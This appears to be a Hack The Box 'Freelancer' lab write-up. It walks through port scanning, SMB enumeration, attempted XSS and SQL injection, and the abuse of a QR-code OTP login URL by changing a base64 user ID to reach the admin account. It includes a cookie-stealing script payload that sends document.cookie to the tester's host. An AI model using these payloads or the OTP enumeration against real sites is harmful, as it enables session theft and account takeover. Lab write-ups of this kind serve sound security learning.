

Day 1

Port Scanning




```
┌──(shivam㉿kali)-[~]
└─$ sudo nmap -p- freelancer.htb -v -Pn --min-rate=6000
[sudo] password for shivam:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-02 11:44 IST
Initiating SYN Stealth Scan at 11:44
Scanning freelancer.htb (10.129.224.239) [65535 ports]
Discovered open port 80/tcp on 10.129.224.239
Discovered open port 53/tcp on 10.129.224.239
Discovered open port 139/tcp on 10.129.224.239
Discovered open port 135/tcp on 10.129.224.239
Discovered open port 445/tcp on 10.129.224.239
Discovered open port 593/tcp on 10.129.224.239
Discovered open port 3268/tcp on 10.129.224.239
Increasing send delay for 10.129.224.239 from 0 to 5 due to 11 out of 20 dropped probes since last increase.
Discovered open port 50429/tcp on 10.129.224.239
Discovered open port 49670/tcp on 10.129.224.239
Increasing send delay for 10.129.224.239 from 5 to 10 due to 11 out of 17 dropped probes since last increase.
Completed SYN Stealth Scan at 11:45, 39.16s elapsed (65535 total ports)
Nmap scan report for freelancer.htb (10.129.224.239)
Host is up (0.88s latency).
Not shown: 65526 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
593/tcp   open  http-rpc-epmap
3268/tcp  open  globalcatLDAP
49670/tcp open  unknown
50429/tcp open  unknown
```


SMB Port




```
┌──(shivam㉿kali)-[~]
└─$ smbclient -L freelancer.htb
Password for [WORKGROUP\shivam]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to freelancer.htb failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Webpage






- Note: After creating your employer account, your account will be inactive until our team reviews your account details and contacts you by email to activate your account.




So there could be a chance for xss to steal the cookie of reviewer




```
<script type="text/javascript">document.location="http://10.10.14.50/?c="+document.cookie;</script>
```

Entered this payload in every field possible but didn’t get anything this means this could not be the way so I normally tried to login but



- Sorry, this account is not activated and can not be authenticated!.

Meanwhile I created an account as freelancer to check what it has



Job Dashboard

Here you can watch and review latest job posted by a lot of employers & companies, you can click and navigate to the job detials after clicking on it.


Find Your Dream Job

IT Support Specialist
Tom Hazard

Illustrator Artist
Martin Rose

Senior HR Manager
Crista Watterson


Tried sql injection but it was getting filtered on backend




WARNING: Malicious content has been detected!

So there was nothing here also. Till now I was sure I need to have employeer account. To move forward.

While looking at the registration page there was a forgot password button



So according to this after filling all the details my account will be reactivated




Pleace enter your account username with the answers on the security questions

After providing the correct username with the security questions answers you raccount will be reactivated, and you can reset your account password

Username
What was the name of your first pet?
What is the name of your best friend from childhood?
What is your favorite book/movie/TV show?
Submit

I entered employer account's details. Try to logged in and that's it. Got it



Freelancer

Home Jobs Dashboard My Profile Blog Contact

- Dashboard
- My Profile
- Post a New Job
- Manage Jobs
- All Applicants
- QR-Code
- Change Sec-Questions
- Delete My Account
- Contact Us
- Logout

Howdy, test | Dashboard > Employer Dashboard

Posted Jobs 0

Pending Applications 0


Your latest Job List

Here you can watch and review your latest job posts and navigate to the job detials after clicking

Pending Applicants

Okay let's continue

Now I tried to xss on post job fields but I get the output like this



<script type="text/javascript">document.location="ht
c="+document.cookie;</script> – Junior

Job Salary:

$1001.00 per month

Experience Required:

Junior

Job Description

<script type="text/javascript">document.location="http://10.10.14.50/?c="+document.cookie;</script>

Industry Category: IT

Share:


Test

test test (test)

Date Posted	24-06-02
Location	test
Experience	Junior
Job Type	Hybrid
Salary	$1001.00
Job Applicants	0 Applicants


Delete This Job!

Now I checked the source code that how it's filtering xss, It's changing the special chars into their unicode format so xss not possible



```
&lt;script type=&#34;text/javascript&#34;&gt;document.location=&#34
```

Now let's see the qrcode




Howdy, test | Dashboard > OTP QR-CODE

Use your mobile phone to scan this QR-Code to login to your account without using any type of credentials. Please note that this QR-Code is valid for 5 Minutes only.

After decoding this qr I got a url http://freelancer.htb/accounts/login/otp/MTAwMTA=/3a00a73a40699a3e00e8296aa9b0baec/


MTAwMTA= is base64 for 10010 and I have 5 min to try it out so I think it the otp can be bruteforced so I created a wordlist containing 00000 - 99999, converted each char to base64 and test it but none of them were correct so the only numbers remaining were 0 - 9 so now I will test them

I still didn't got anything



```
┌──(shivam㉿kali)-[~/htb/freelancer]
└─$ ffuf -c -w ./otp_base64:FUZZ -u http://freelancer.htb/accounts/login/otp/FUZZ/890579d223ce6a592439aa032c95e113/ -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://freelancer.htb/accounts/login/otp/FUZZ/890579d223ce6a592439aa032c95e113/
 :: Wordlist         : FUZZ: /home/shivam/htb/freelancer/otp_base64
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [10/10] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

I think there might be some issues with ffuf so I tried burpsuite still didn't got anything then I checked the requests sent




```
 /accounts/login/otp/MAo%3d/29d163a5928e39ece9a805bfab6b6748/ HTTP/1.1
```

The equal is url encoded %3d this could be the reason


I set the encoding false still nothing changed but there isn’t anything that could lead to move forward in challenge

I was testing the value “1” (encoded MAo=) manually so I noticed the first time it checks it and says Invalid primary key



Invalid user primary key!

Second time “2” (encoded Mgo=) I tried says the otp or token expired so It means one time it can be used




Invalid or expired OTP Token


So I could try one thing is write a python script to login and fetch a qr code decode the qr code to get url and try it on every run.

Day 2


The script is finally completed after running it got the admin user id so I just generated new qr changed the value and got admin.
Script: https://github.com/04Shivam/HTB-Freelancer



```
For: Mgo=, Value: 2

[+] Cycle 3
[+] Sessoin Setup Done
[+] Fetched CSRF Middle Ware token
[+] Logged In successfully
[+] Grabbed session values
[+] Saved Qr code image in current directory
[+] Fetched Data from qr code
